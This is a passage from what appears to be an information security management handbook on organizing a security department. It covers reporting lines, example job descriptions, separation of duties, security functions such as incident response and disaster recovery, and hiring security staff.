This is becoming more commonplace. This could be an effective area for the information protection group. However, there exists conflict of interest in this position. Additionally, security budgets may get cut to increase spending in the other IT areas for which the CIO has responsibility. Based upon recent history and published reports, CIOs tend to focus more on technology and security; they may not understand the diverse information protection needs that extend beyond the IT arena.

Should Information Protection Be a Separate Business Unit Reporting to the CFO?

This could possibly work if the CFO also understands the information security finance issues. However, it is not likely because it is difficult (if not impossible) to show a return on investment for information security costs; so this may not be a good location for the information protection department.

Should Information Protection Exist as a Department within IT Reporting to the IT VP?

This is generally not a good idea. Not only does this create a true conflict of interest, but it also demonstrates to the rest of the organization an attitude of decreased importance of information security within the organi-

zation. It creates a competition of security dollars with other IT dollars. Additionally, it sends the message that information protection is only a technical matter and does not extend to all areas of business processes (such as hard-copy protection, voice, fax, mail, etc.).

Should Information Protection Exist as a Group within Corporate Auditing Reporting to the Corporate Auditor?

This has been attempted within several large organizations, and none that I have known of have had success with this arrangement. Not only does this create a huge conflict of interest — auditors cannot objectively audit and evaluate the same security practices the people within their same area created — but it also sends the message to the rest of the organization that information security professionals fill the same role as auditors.

Should Information Protection Exist as a Group within Human Resources Reporting to the HR VP?

This could work. One advantage of this arrangement is that the area creating the information protection policies would be within the same area as the people who enforce the policies from a disciplinary aspect. However, this could also create a conflict of interest. Also, by placing information protection within the HR area, you could send the message to the rest of the organization that information protection is a type of police unit; and it could also place it too far from executive management.

Should Information Protection Exist within Facilities Management Reporting to the Risk Management Director?

This does place all types of risk functions together, making it easier to link physical and personnel security with information security. However, this could be too far removed from executive management to be effective.

Should Information Protection Exist as a Group within IT Reporting to Middle Management?

This is probably the worst place to put the information protection group. Not only is this too far removed from executive management, but this also creates a conflict of interest with the IT processes to which information security practices apply. It also sends a message to the rest of the organization that information protection is not of significant importance to the entire organization and that it only applies to the organization's computer systems.

What Security Positions Should Exist, and What Are the Roles, Requirements, and Job Descriptions for Each?

Responsibilities for accomplishing information security requirements must be clearly defined. The information security policy should provide general guidance on the allocation of security roles and responsibilities within the organization. General information security roles and responsibilities must be supplemented with a more detailed local interpretation for specific sites, systems, and services. The security of an information system must be made the responsibility of the owner of that system. To avoid any misunderstanding about individual responsibilities, assets and security processes associated with each individual must be clearly defined. To avoid misunderstanding individual responsibilities, the manager responsible for each asset or security process must be assigned and documented. To avoid misunderstanding individual responsibilities, authorization levels must be defined and documented. Multiple levels of dedicated information security positions must exist to ensure full and successful integration of information protection into all aspects of your organization's business processes. So what positions are going to accomplish all these tasks? A few example job descriptions can be found in Exhibit 72.1. The following are some suggestions of positions for you to consider establishing within your organization:

EXHIBIT 72.1 Example Job Descriptions

The following job descriptions should provide a reference to help you create your own unique job descriptions for information security-related positions based upon your own organization's needs.

Compliance Officer

Job Description

A regulatory/compliance attorney to monitor, interpret, and communicate laws and legislation impacting regulation. Such laws and legislation include HIPAA regulations. The compliance officer will be responsible for compliance and quality control covering all areas within the information technology and operations areas. Responsibilities include:

- Quality assurance
- Approval and release of all personal health information
- HIPAA compliance oversight and implementation
- Ensuring all records and activities are maintained acceptably in accordance with health and regulatory authorities

Qualifications

- J.D. with outstanding academics and a minimum of ten years of experience
- Three to five years' current experience with healthcare compliance and regulatory issues
- In-depth familiarity with federal and state regulatory matters (Medicare, Medicaid, fraud, privacy, abuse, etc.)

Chief Security Officer

Job Description

The role of the information security department is primarily to safeguard the confidential information, assets, and intellectual property that belongs to or is processed by the organization. The scope of this position primarily involves computer security but also covers physical security as it relates to the safeguarding of information and assets. The CSO is responsible for enforcing the information security policy, creating new procedures, and reviewing existing procedures to ensure that information is handled in an appropriate manner and meets all legislative requirements, such as those set by the HIPAA security and privacy standards. The security officer must also be very familiar with anti-virus software, IP firewalls, VPN devices, cryptographic ciphers, and other aspects of computer security.

Requirements

- Experience with systems and networking security
- Experience with implementing and auditing security measures in a multi-processor environment
- Experience with data center security
- Experience with business resumption planning
- Experience with firewalls, VPNs, and other security devices
- Good communication skills, both verbal and written
- Good understanding of security- and privacy-related legislation as it applies to MMIS
- Basic knowledge of cryptography as it relates to computer security
- CISSP certification

Duties and Responsibilities

The information security department has the following responsibilities:

- Create and implement information security policies and procedures.
- Ensure that procedures adhere to the security policies.

EXHIBIT 72.1 Example Job Descriptions (continued)

- Ensure that network security devices exist and are functioning correctly where they are required (such as firewalls and software tools such as anti-virus software, intrusion detection software, log analysis software, etc.).
- Keep up-to-date on known computer security issues and ensure that all security devices and software are continuously updated as problems are found.
- Assist the operations team in establishing procedures and documentation pertaining to network security.
- Assist the engineering team to ensure that infrastructure design does not contain security weaknesses.
- Assist the facilities department to ensure that physical security is adequate to protect critical information and assets.
- Assist the customer systems administration and the professional services groups in advising clients on network security issues.
- Provide basic security training programs for all employees, and — when they access information — partners, business associates, and customers.
- In the event of a security incident, work with the appropriate authorities as directed by the executive.
- Work with external auditors to ensure that information security is adequate and evaluate external auditors to ensure that external auditors meet proper qualifications.

The Chief Security Officer has the following responsibilities:

- Ensure that the information security department is able to fulfill the above mandate.
- Hire personnel for the information security department.
- Hold regular meetings and set goals for information security personnel.
- Perform employee evaluations of information security personnel as directed by human resources.
- Ensure that information security staff receives proper training and certification where required.
- Participate in setting information security policies and procedures.
- Review all company procedures that involve information security.
- Manage the corporate information security policies and make recommendations for modifications as the needs arise.

Information Security Administrator

Job Specifications

The information security administrator will:

- Work with security analysts and application developers to code and develop information security rules, roles, policies, standards, etc.
- Analyze existing security rules to ensure no problems will occur as new rules are defined, objects added, etc.
- Work with other administrative areas in information security activities.
- Troubleshoot problems when they occur in the test and production environments.
- Define and implement access control requirements and processes to ensure appropriate information access authorization across the organizations.
- Plan and develop user administration and security awareness measures to safeguard information against accidental or unauthorized modification, destruction, or disclosure.
- Manage the overall functions of user account administration and the company-wide information security awareness training program according to corporate policies and federal regulations.
- Define relevant data security objectives, goals, and procedures.
- Evaluate data security user administration, resource protection, and security awareness training effectiveness.
- Evaluate and select security software products to support the assigned functions.
- Coordinate security software installation.
- Meet with senior management regarding data security issues.
- Participate in designing and implementing an overall data security program.
- Work with internal and external auditors as required.
- Ensure that user administration and information security awareness training programs adhere to HIPAA and other regulations.

EXHIBIT 72.1 Example Job Descriptions (continued)

Qualifications

- Human relations and communication skills to effectively interact with personnel from technical areas, internal auditors, and end users, promoting information security as an enabler and not as an inhibitor
- Decision-making ability to define data security policies, goals, and tactics, and to accurately measure these practices as well as risk assessments and selection of security devices including software tools
- Ability to organize and prioritize work to balance cost and risk factors and bring adequate data security measures to the information technology environments
- Ability to jointly establish measurable goals and objectives with staff, monitor progress on attainment of them, and adjust as required
- Ability to work collaboratively with IT and business unit management
- Ability to relate business requirements and risks to technology implementation for security-related issues
- Knowledge of role-based authorization methodologies and authentication technologies
- Knowledge of generally accepted security practices such as ISO 17799 standards
- Security administration experience
- Good communication skills
- Two to four years of security administration experience
- SSCP or CISSP certification a plus, but not required

- *Chief Security Officer.* The chief security officer (CSO) must raise security issues and help to develop solutions. This position must communicate directly with executive management and effectively communicate information security concerns and needs. The CSO will ensure security management is integrated into the management of all corporate systems and processes to assure that system managers and data owners consider security in the planning and operation of the system. This position establishes liaisons with external groups to take advantage of external information sources and to improve the dissemination of this information throughout the organization.
- *Information Protection Director.* This position oversees the information protection department and staff. This position communicates significant issues to the CSO, sets goals, and creates plans for the information protection department, including budget development. This position establishes liaisons that should be established with internal groups, including the information resources management (IRM) office and traditional security offices.
- *Information Protection Awareness and Training Manager.* This position oversees all awareness and training activities within the organization. This position communicates with all areas of the organization about information protection issues and policies on an ongoing basis. This position ensures that all personnel and parties involved with outsourcing and customer communications are aware of their security responsibilities.
- *Information Protection Technical/Network Manager.* This position works directly with the IT areas to analyze and assess risks within the IT systems and functions. This position stays abreast of new information security risks as well as new and effective information security tools. This position also analyzes third-party connection risks and establishes requirements for the identified risks.
- *Information Protection Administration Manager.* This position oversees user account and access control practices. This person should have a wide experience range over many different security areas.
- *Privacy Officer.* This position ensures the organization addresses new and emerging privacy regulations and concerns.
- *Internal Auditor.* This position performs audits within the corporate auditing area in such a way as to ensure compliance with corporate information protection policies, procedures, and standards.
- *Security Administrator.* The systems security administrator should participate in the selection and implementation of appropriate technical controls and security procedures, understand system vulnerabilities, and be able to respond quickly to system security problems. The security administrator is responsible for the daily administration of user IDs and system controls, and works primarily with the user community.

- *Information Security Oversight Committee.* This is a management information security forum established to provide direction and promote information protection visibility. The committee is responsible for review and approval of information security policy and overall responsibilities. Additionally, this committee is responsible for monitoring exposure to major threats to information assets, for reviewing and monitoring security incidents, and for approving major initiatives to enhance information security.

How Do You Effectively Maintain Separation of Duties?

When considering quality assurance for computer program code development, the principles of separation of duty are well-established. For example, the person who designs or codes a program must not be the only one to test the design or the code. You need similar separation of duties for information protection responsibilities to reduce the likelihood of accidental compromise or fraud. A good example is the 1996 Omega case where the network administrator, Tim Lloyd, was an employee who was responsible for everything to do with the manufacturing of computers. As a result, when Lloyd was terminated, he was able to add a line of program code to a major manufacturing program that ultimately deleted and purged all the programs in the system. Lloyd also had erased all the backup tapes, for which he also had complete control. Ultimately, the company suffered $12 million in damages, lost its competitive footing in the high-tech instrument and measurement market, and 80 employees lost their jobs as a result. If separation of duties had been in place, this could have been avoided.

Management must be become active in hiring practices (ensuring background checks) bonding individuals (which should be routine for individuals in all critical areas) and auditing and monitoring, which should be routine practices. Users should be recertified to resources, and resources to users, at least annually to ensure proper access controls are in place. Because the system administration group is probably placed within the confines of the computer room, an audit of physical and logical controls also needs to be performed by a third party.

Certain information protection duties must not be performed by the same person or within one area. For example, there should be separation of roles of systems operators, systems administrators, and security administrators, and separation of security-relevant functions from others. Admittedly, ideal separation can be costly in time and money, and often possible only within large staffs. You need to make information security responsibilities dependent upon your business, organization size, and associated risks. You must perform risk assessment to determine what information protection tasks should be centralized and what should be distributed. When considering separation of duties for information security roles, it is helpful to use a tool similar to the one in Exhibit 72.2.

How Large Should the Information Protection/Security Department Be?

Ah, if only there were one easy answer to the question of how large an information protection department should be. This is one of the most commonly asked questions I have heard at information security conferences over the past several years, and I have seen this question asked regularly within all the major information security companies. There is no “best practice” magic number or ratio. The size of an information protection department depends on many factors. These include, but are not limited to, the following:

- Industry
- Organization size
- Network diversification and size
- Number of network users
- Geographical locations
- Outsourced functions

Whatever size you determine is best for your organization, you need to ensure the staff you choose has a security background or, at least, has some basic security training.

Summary

This chapter reviewed a wide range of issues involved in creating an information protection program and department. Specifically:

EXHIBIT 72.2 Application Roles and Privileges Worksheet

Application System _____
Purpose/Description _____
Information Owner _____
Application/System Owner _____
Implementation Date _____

Role/Function	Group/Persons	Access Rights	Comments
User Account Creation			
Backups			
Testing			
Production Change Approvals			
Disaster Recovery Plans			
Disable User Accounts			
Incident Response			
Error Correction			
End-User Training			
Application Documentation			
Quality Assurance			
User Access Approvals			

- Organizational information protection responsibilities
- Roles of an information protection department
- Information protection budgeting
- Executive management support of information protection
- Where to place the information protection department within your organization
- Separation of information security duties
- Descriptions of information protection responsibilities

Accompanying this chapter is a tool to help you determine separation of information security duties (Exhibit 72.2) and some examples of information protection job descriptions to help you get your own written (Exhibit 72.1).

References

The following references were used to collect and support much of the information within this chapter, as well as a general reference for information protection practices. Other information was gathered from discussions with clients and peers throughout my years working in information technology as well as from widely publicized incidents related to information protection.

1. National Institute of Standards and Technology (NIST) publication, *Management of Risks in Information Systems: Practices of Successful Organizations.*
2. NIST publication, CSL Bulletin, August 1993, *Security Program Management.*
3. NIST *Generally Accepted System Security Principles* (GSSPs).
4. ISO 17799.
5. Organization for Economic Cooperation and Development's (OECD), *Guidelines for the Security of Information Systems.*
6. Computer Security Institute (CSI) and FBI joint annual *Computer Crime and Security Survey.*
7. *CIO Magazine*, 1-17-2002, The security spending mystery, by Scott Berinato.
8. *CIO Magazine*, 12-6-2001, Will security make a 360-degree turn?, by Sarah D. Scalet.
9. *CIO Magazine*, 8-9-2001, Another chair at the table, by Sarah D. Scalet.
10. *CIO Magazine*, 10-1-200, Protection money, by Tom Field.

Organizing for Success: Some Human Resources Issues in Information Security

Jeffrey H. Fenton, CBCP, CISSP and James M. Wolfe, MSM

In a holistic view, information security is a triad of people, process, and technology. Appropriate technology must be combined with management support, understood requirements, clear policies, trained and aware users, and plans and processes for its use. While the perimeter is traditionally emphasized, threats from inside have received less attention. Insider threats are potentially more serious because an insider already has knowledge of the target systems. When dealing with insider threats, people and process issues are paramount. Also, too often, security measures are viewed as a box to install (technology) or a one-time review. Security is an ongoing process, never finished.

This chapter focuses on roles and responsibilities for performing the job of information security. Roles and responsibilities are part of an operationally excellent environment, in which people and processes, along with technology, are integrated to sustain security on a consistent basis. *Separation of responsibilities*, requiring at least two persons with separate job duties to complete a transaction or process end-to-end, or avoiding a conflict of interest, is also introduced as part of organizing for success. This concept originated in accounting and financial management; for example, not having the same person who approves a purchase also able to write a check. The principle is applied to several roles in information technology (IT) development and operations, as well as the IT system development life cycle. All these principles support the overall management goal to protect and leverage the organization's information assets.

Information Security Roles and Responsibilities

This section introduces the functional components of information security, from a role and responsibility perspective, along with several other IT and business functional roles. Information security is much more than a specialized function; it is everyone's responsibility in any organization.

The Business Process Owner, Information Custodian, and End User

The *business process owner* is the manager responsible for a business process such as supply-chain management or payroll. This manager would be the focal point for one or more IT applications and data supporting the processes. The process owner understands the business needs and the value of information assets to support them. The International Standard ISO 17799, *Information Security Management*, defines the role of the information asset owner responsible for maintaining the security of that asset.[1]

The *information custodian* is an organization, usually the internal IT function or an outsourced provider, responsible for operating and managing the IT systems and processes for a business owner on an ongoing

basis. The business process owner is responsible for specifying the requirements for that operation, usually in the form of a service level agreement (SLA). While information security policy vests ultimate responsibility in business owners for risk management and compliance, the day-to-day operation of the compliance and risk mitigation measures is the responsibility of information custodians and end users.

End users interact with IT systems while executing business functional responsibilities. End users may be internal to the organization, or business partners, or end customers of an online business. End users are responsible for complying with information security policy, whether general, issue-specific, or specific to the applications they use. Educating end users on application usage, security policies, and best practices is essential to achieving compliance and quality.

In an era of budget challenges for the information security functions, the educated and committed end user is an information security force multiplier for defense-in-depth. John Weaver, in a recent essay, "Zen and Information Security,"[2] recommends turning people into assets. For training and awareness, this includes going beyond rules and alerts to make security "as second nature as being polite to customers," as Neal O'Farrell noted in his recent paper, "Employees: Your Best Defense, or Your Greatest Vulnerability?"[3] All users should be trained to recognize potential social engineering. Users should also watch the end results of the business processes they use. Accounting irregularities, sustained quality problems in manufacturing, or incorrect operation of critical automated temperature-control equipment could be due to many causes, including security breaches. When alert end users notice these problems and solve them in a results-oriented manner, they could identify signs of sabotage, fraud, or an internal hacker that technical information security tools might miss. End users who follow proper practices and alert management of suspicious conditions are as important as anti-virus software, intrusion detection, and log monitoring. Users who learn this holistic view of security can also apply the concepts to their homes and families.[4]

In today's environment, users include an increasing proportion of *non-employee* users, including temporary or contract workers, consultants, outsourced provider personnel, and business-partner representatives. Two main issues with non-employee users are nondisclosure agreements (NDAs) and the process for issuing and deleting computer accounts. Non-employee users should be treated as business partners, or representatives of business partners, if they are given access to systems on the internal network. This should include a written, signed NDA describing their obligations to protect sensitive information. In contrast with employees, who go through a formal human resources (HR) hiring and separation process, non-employee users are often brought in by a purchasing group (for temporary labor or consulting services), or they are brought in by the program manager for a project or outsourced activity. While a formal HR information system (HRIS) can alert system administrators to delete computer accounts when *employees* leave or transfer, *non-employees* who do not go through the HRIS would not generate this alert. Removing computer accounts for departed non-employees is an weak operational link in many organizations.

Information Security Functions

Information security functions fall into five main categories — policy/strategy/governance, engineering, disaster recovery/business continuity (DR/BC), crisis management and incident response/investigation, and administrative/operational (see Exhibit 73.1). In addition, information security functions have many interfaces with other business functions as well as with outsource providers, business partners, and other outside organizations.

Information security policy, strategy, and governance functions should be organized in an information security department or directorate, headed by an information security manager or director who may also be known as the chief information security officer (CISO). This individual directs, coordinates, plans, and organizes information security activities throughout the organization, as noted by Charles Cresson Wood.[5] The information security function must work with many other groups within and outside the organization, including physical security, risk management (usually an insurance-related group in larger companies), internal audit, legal, internal and external customers, industry peers, research groups, and law enforcement and regulatory agencies.

Within the information security function, policy and governance include the development and interpretation of written information security policies for the organization, an education and awareness program for all users, and a formal approval and waiver process. Any deviation from policy represents a risk above the acceptable level represented by compliance with policy. Such deviations should be documented with a formal waiver approval, including the added risk and additional risk mitigation measures applied, a limited term, and a plan to achieve compliance. Ideally, all connections between the internal network and any outside entity should be consolidated as much as possible through one or a few gateways and demilitarized zones (DMZs), with a




EXHIBIT 73.1 Five information security roles.

standard architecture and continuous monitoring. In very large organizations with decentralized business units, this might not be possible. When business units have unique requirements for external connectivity, those should be formally reviewed and approved by the information security group before implementation.

The security strategy role, also in the central information security group, includes the identification of long-term technology and risk trends driving the evolution of the organization's security architecture. The information security group should develop a security technology roadmap, planning for the next five years the organization's need for security technologies driven by risk management and business needs. Once the roadmap is identified, the security group would be responsible for identifying and integrating the products to support those capabilities. Evaluating new products is another part of this activity, and a formal test laboratory should be provided. In larger IT organizations, the security strategy function would work closely with an overall IT strategy function. The information security group should have project responsibility to execute all security initiatives that affect the entire organization.

Information security engineering is the function of identifying security requirements and bringing them to realization when a specific network or application environment is newly developed. While the information security group would set the policies as part of the policy and governance function, security engineers would assess the risks associated with a particular program (such as implementing a new enterprise resource planning [ERP] system), identify the applicable policies, and develop a system policy for the system or application environment. Working through the system development life cycle, engineers would identify requirements and specifications, develop the designs, and participate in the integration and testing of the final product. Engineering also includes developing the operational and change-control procedures needed to maintain security once the system is fielded. Information security engineering may be added to the central information security group, or it may be organized as a separate group (as part of an IT systems engineering function).

Disaster recovery/business continuity (DR/BC) includes responding to and recovering from disruptive incidents. While DR involves the recovery of IT assets, BC is broader and includes recovery of the business functions (such as alternative office space or manufacturing facilities). While DR and BC began by focusing on physical risks to availability, especially natural disasters, both disciplines have broadened to consider typically nonphysical events such as breaches of information confidentiality or integrity. Much of the planning component of DR/BC can utilize the same risk assessment methods as for information security risk assessments. In large organizations, the DR/BC group is often separate from the central information security group, and included in an operational IT function, because of DR's close relationship to computer operations and backup procedures. Because of the convergence of DR/BC applicability and methods with other information security disciplines, including DR/BC in the central information security group is a worthwhile option.

Crisis management is the overall discipline of planning for and responding to emergencies. Crisis management in IT began as a component of DR. With the broadening of the DR/BC viewpoint, crisis management needs to cover incident types beyond the traditional physical or natural disasters. For all types of incidents, similar principles can be applied to build a team, develop a plan, assess the incident at the onset and identify its severity, and match the response to the incident. In many organizations, the physical security and facilities functions have developed emergency plans, usually focusing on physical incidents or natural disasters, separate from the DR plans in IT. For this reason, an IT crisis management expert should ensure that IT emergency plans are integrated with other emergency plans in the organization. With the broadening of *crisis* to embrace nonphysical information security incidents, the integrative role must also include coordinating the separate DR plans for various IT resources. During certain emergencies, while the emergency team is in action, it may be necessary to weigh information security risks along with other considerations (such as rapidly returning IT systems or networks to service). For this reason, as well as for coordinating the plans, the integrative crisis management role should be placed in the central information security group. Information security crisis management can also include working with the public relations, human resources, physical security, and legal functions as well as with suppliers, customers, and outside law enforcement agencies.

Incident response has already been noted as part of crisis management. Many information security incidents require special response procedures different from responding to a physical disaster. These procedures are closely tied to monitoring and notification, described in the next two paragraphs. An organization needs to plan for responding to various types of information security attacks and breaches, depending on their nature and severity. Investigation is closely related to incident response, because the response team must identify when an incident might require further investigation after service is restored. Investigation is fundamentally different in that it takes place after the immediate emergency is resolved, and it requires evidence collection and custody procedures that can withstand subsequent legal scrutiny. Along with this, however, the incident response must include the processes and technology to collect and preserve logs, alerts, and data for subsequent investigation. These provisions must be in place and operational before an incident happens. The investigation role may be centralized in the information security group, or decentralized in large organizations provided that common procedures are followed. If first-line investigation is decentralized to business units in a large corporation, there should be a central information security group specialist to set technical and process direction on incident response planning and investigation techniques. For all incidents and crises, the lessons learned must be documented — not to place blame but to prevent future incidents, improve the response, and help the central information security group update its risk assessment and strategy.

Information security administration and operations include account management, privilege management, security configuration management (on client systems, servers, and network devices), monitoring and notification, and malicious code and vulnerability management. These administrative and operational functions are diverse, not only in their content but also in who performs them, how they are performed, and where they reside organizationally. Account and privilege management include setting up and removing user accounts for all resources requiring access control, and defining and granting levels of privilege on those systems. These functions should be performed by a central security operations group, where possible, to leverage common processes and tools as well as to ensure that accounts are deleted promptly when users leave or transfer. In many organizations, however, individual system administrators perform these tasks. Security configuration management includes configuring computer operating systems and application software, and network devices such as routers and firewalls, with security functions and access rules. This activity actually implements much of the organization's security policy. While the central information security group owns the policy, configuration management is typically distributed among system administrators and telecommunication network administrators. This is consistent with enabling the central information security group to focus on its strategic, policy, and governance roles.

Monitoring and notification should also be part of a central security operations function, with the ability to "roll up" alerts and capture logs from systems and network devices across the enterprise. Intrusion detection systems (IDSs) would also be the responsibility of this group. In many large organizations, monitoring and notification are not well integrated, with some locally administered systems depending on their own system administrators who are often overworked with other duties. As noted earlier, monitoring and notification processes and tools must meet the needs of incident response. The additional challenges of providing 24/7 coverage are also noted below.

Malicious code and vulnerability management includes deploying and maintaining anti-virus software, isolating and remediating infected systems, and identifying and correcting security vulnerabilities (in operating systems, software applications, and network devices). These activities require centrally driven technical and process disciplines. It is not enough only to expect individual desktop users to keep anti-virus software updated and individual system administrators to apply patches. A central group should test and *push* anti-virus updates. The central group should also test patches on representative systems in a laboratory and provide a central repository of alerts and patches for system and network administrators to deploy. Malicious code management is also closely tied to incident response. With the advent of multifunctional worms, and exploits appearing quickly after vulnerabilities become known, an infection could easily occur before patches or anti-virus signatures become available. In some cases, anomaly-based IDSs can detect unusual behavior before patches and signatures are deployed, bringing malicious code and vulnerability management into a closer relationship with monitoring. These central activities cross several functional boundaries in larger IT organizations, including e-mail/messaging operations, enterprise server operations, and telecommunications, as well as security operations. One approach is establishing a cross-functional team to coordinate these activities, with technical leadership in the central information security organization.

Distributed Information Security Support in Larger Organizations

Some of the challenges of providing security support in a large organization, especially a large corporation with multiple business units, have already been noted. Whether IT functions in general are centralized or distributed reflects the culture of the organization as well as its business needs and technology choices. In any organization, presenting the business value of the information security functions is challenging. Beyond simply preventing bad things from happening, security is an enabler for E-business. To make this case, the central information security group needs to partner with the business as its internal customer. Building a formal relationship with the business units in a large enterprise is strongly recommended.

This relationship can take the shape of a formal information protection council, with a representative from each division or business unit. The representative's role, which must be supported by business unit management, would include bringing the unique technical, process, and people concerns of security, as viewed by that business unit, to the information security group through two-way communication. The representatives can also assist in security training and awareness, helping to push the program to the user community. Representatives can also serve in a first-line role to assist their business units with the approval and waiver requests described earlier.

Information Security Options for Smaller Organizations

The most important information security problem in many smaller organizations is the lack of an information security function and program. Information security must have an individual (a manager, director, or CISO) with overall responsibility. Leaving it to individual system administrators, without policy and direction, will ensure failure. Once this need is met, the next challenge is to scale the function appropriately to the size and needs of the business. Some of the functions, which might be separate groups in a large enterprise, can be combined in a smaller organization. Security engineering and parts of security operations (account and privilege management, monitoring and notification, incident response, crisis management, and DR) could be combined with the policy, governance, and user awareness roles into the central information security group. The hands-on security configuration management of desktops, servers, and network devices should still be the separate responsibility of system and network administrators. In the earlier discussion, the role of an in-house test laboratory, especially for patches, was noted. Even in a smaller organization, it is strongly recommended that representative test systems be set aside and patches be tested by a system administrator before deployment.

For smaller organizations, there are special challenges in security strategy. In a smaller enterprise, the security technology roadmap is set by technology suppliers, as the enterprise depends on commercial off-the-shelf (COTS) vendors to supply all its products. Whatever the COTS vendors supply becomes the *de facto* security strategy for the enterprise. To a great extent, this is still true in large enterprises unless they have a business case to, and have or engage the expertise to, develop some of their own solutions. While a large enterprise can exert some influence over its suppliers, and should develop a formal technology strategy, smaller enterprises

should not overlook this need. If a smaller enterprise cannot justify a strategy role on a full-time basis, it could consider engaging external consultants to assist with this function initially and on a periodic review basis. Consultants can also support DR plan development. As with any activity in information security, doing it once is not enough. The strategy or the DR plan must be maintained.

Internal and External Audit

The role of auditors is to provide an independent review of controls and compliance. The central information security group, and security operational roles, should not audit their own work. To do so would be a conflict of interest. Instead, auditors provide a crucial service because of their independence. The central information security group should partner with the internal audit organization to develop priorities for audit reviews based on risk, exchange views on the important risks to the enterprise, and develop corrective action plans based on the results of past audits. The audit organization can recognize risks based on what it sees in audit results. External auditors may be engaged to provide a second kind of independent review. For external engagements, it is very important to specify the scope of work, including the systems to be reviewed, attributes to be reviewed and tested, and processes and procedures for the review. These ground rules are especially important where vulnerability scanning or penetration testing is involved.

Outsourcing Providers

Outsourcing providers offer services for a variety of information security tasks, including firewall management and security monitoring. Some Internet service providers (ISPs) offer firewall and VPN management. Outsourcing firewall management can be considered if the organization's environment is relatively stable, with infrequent changes. If changes are frequent, an outsourcing provider's ability to respond quickly can be a limiting factor. In contrast, 24/7 monitoring of system logs and IDSs can be more promising as an outsource task. Staffing one seat 24/7 requires several people. This is out of reach for smaller organizations and a challenge in even the largest enterprises. An outsourcing provider for monitoring can leverage a staff across its customer base. Also, in contrast with the firewall, where the organization would trust the provider to have privileged access to firewalls, monitoring can be done with the provider having no interactive access to any of the customer's systems or network devices. In all consulting and outsourcing relationships, it is essential to have a written, signed NDA to protect the organization's sensitive information. Also, the contract must specify the obligations of the provider when the customer has an emergency. If an emergency affects many of the same provider's customers, how would priority be determined?

To Whom Should the Information Security Function Report?

Tom Peltier, in a report for the Computer Security Institute,[6] recommends that the central information security group report as high as possible in the organization, at least to the chief information officer (CIO). The group definitely should *not* be part of internal audit (due to the potential for conflict of interest) or part of an operational group in IT. If it were part of an operational group, conflict of interest could also result. Peltier noted that operational groups' top priority is maintaining maximum system uptime and production schedules. This emphasis can work against implementing and maintaining needed security controls. The central information security group should also never be part of an IT system development group because security controls are often viewed as an impediment or an extra cost add-on to development projects. A security engineer should be assigned from the security engineering group to support each development project.

There are several issues around having the central information security group as part of the physical security organization. This can help with investigations and crisis management. The drawbacks are technology incompatibility (physical security generally has little understanding of IT), being perceived *only* as preventing bad things from happening (contrast with the business enabler viewpoint noted earlier), and being part of a group that often suffers budget cuts during difficult times. Tracy Mayor[7] presented a successful experience with a single organization combining physical security and information security. Such an organization could be headed by a chief security officer (CSO), reporting to the chief executive officer (CEO), placing the combined group at the highest level. The combined group could also include the risk management function in large enterprises, an activity usually focused on insurance risks. This would recognize the emerging role of insurance

for information security risks. The model can work but would require cultural compatibility, cross-training, management commitment, and a proactive partnership posture with customers. Another alternative, keeping information security and physical security separate, is to form a working partnership to address shared issues, with crisis management as a promising place to begin. Similarly, the CISO can partner with the risk management function.

Although the DR/BC function, as noted earlier, might be part of an operational group, DR/BC issues should be represented to upper management at a comparable level to the CISO. The CISO could consider making DR/BC a component of risk management in security strategy, and partnering with the head of the DR/BC group to ensure that issues are considered and presented at the highest level. Ed Devlin has recommended[8] that a BC officer, equal to the CISO, reports at the same high level.

Filling the Roles: Remarks on Hiring Information Security Professionals

One of the most difficult aspects of information security management is finding the right people for the job. What should the job description say? Does someone necessarily need specific information security experience? What are the key points for choosing the best candidate? Answering these questions will provide a clearer picture of how to fill the role effectively.

Note: This section outlines several procedures for identifying and hiring job candidates. It is strongly recommended to review these procedures with your human resources team and legal advisors before implementing them in your environment.

Job Descriptions

A description of the position is the starting point in the process. This job description should contain the following:[9]

- The position title and functional reporting relationship
- The length of time the candidate search will be open
- A general statement about the position
- An explicit description of responsibilities, including any specific subject matter expertise required (such as a particular operating system or software application)
- The qualifications needed, including education
- The desired attributes wanted
- Job location (or telecommuting if allowed) and anticipated frequency of travel
- Start date
- A statement on required national security clearances (if any)
- A statement on requirements for U.S. citizenship or resident alien status, if the position is associated with a U.S. Government contract requiring such status
- A statement on the requirements for a background investigation and the organization's drug-free workplace policy

Other position attributes that could be included are:

- Salary range
- Supervisor name
- Etc.

The general statement should be two to three sentences, giving the applicant some insight into what the position is. It should be an outline of sorts for the responsibilities section. For example:

> **General:** The information security specialist (ISS) uses current computer science technologies to assist in the design, development, evaluation, and integration of computer systems and networks to maintain system security. Using various tools, the ISS will perform penetration and vulnerability

analyses of corporate networks and will prepare reports that may be submitted to government regulatory agencies.

The most difficult part of the position description is the responsibilities section. To capture what is expected from the new employee, managers are encouraged to engage their current employees for input on the day-to-day activities of the position. This accomplishes two goals. First, it gives the manager a realistic view of what knowledge, skills, and abilities will be needed. Second, it involves the employees who will be working with the new candidate in the process. This can prevent some of the difficulties current employees encounter when trying to accept new employees. More importantly, it makes them feel a valued part of the process. Finally, this is more accurate than reusing a previous job description or a standard job description provided by HR. HR groups often have difficulty describing highly technical jobs. An old job description may no longer match the needs of a changing environment. Most current employees are doing tasks not enumerated in the job descriptions when they were hired.

Using the above general statement, an example of responsibilities might be:

- Evaluate new information security products using a standard image of the corporate network and prepare reports for management.
- Represent information security in the design, development, and implementation of new customer secured networks.
- Assist in customer support issues.
- Using intrusion detection tools; test the corporation's network for vulnerabilities.
- Assist government auditors in regulatory compliance audits.

Relevant Experience

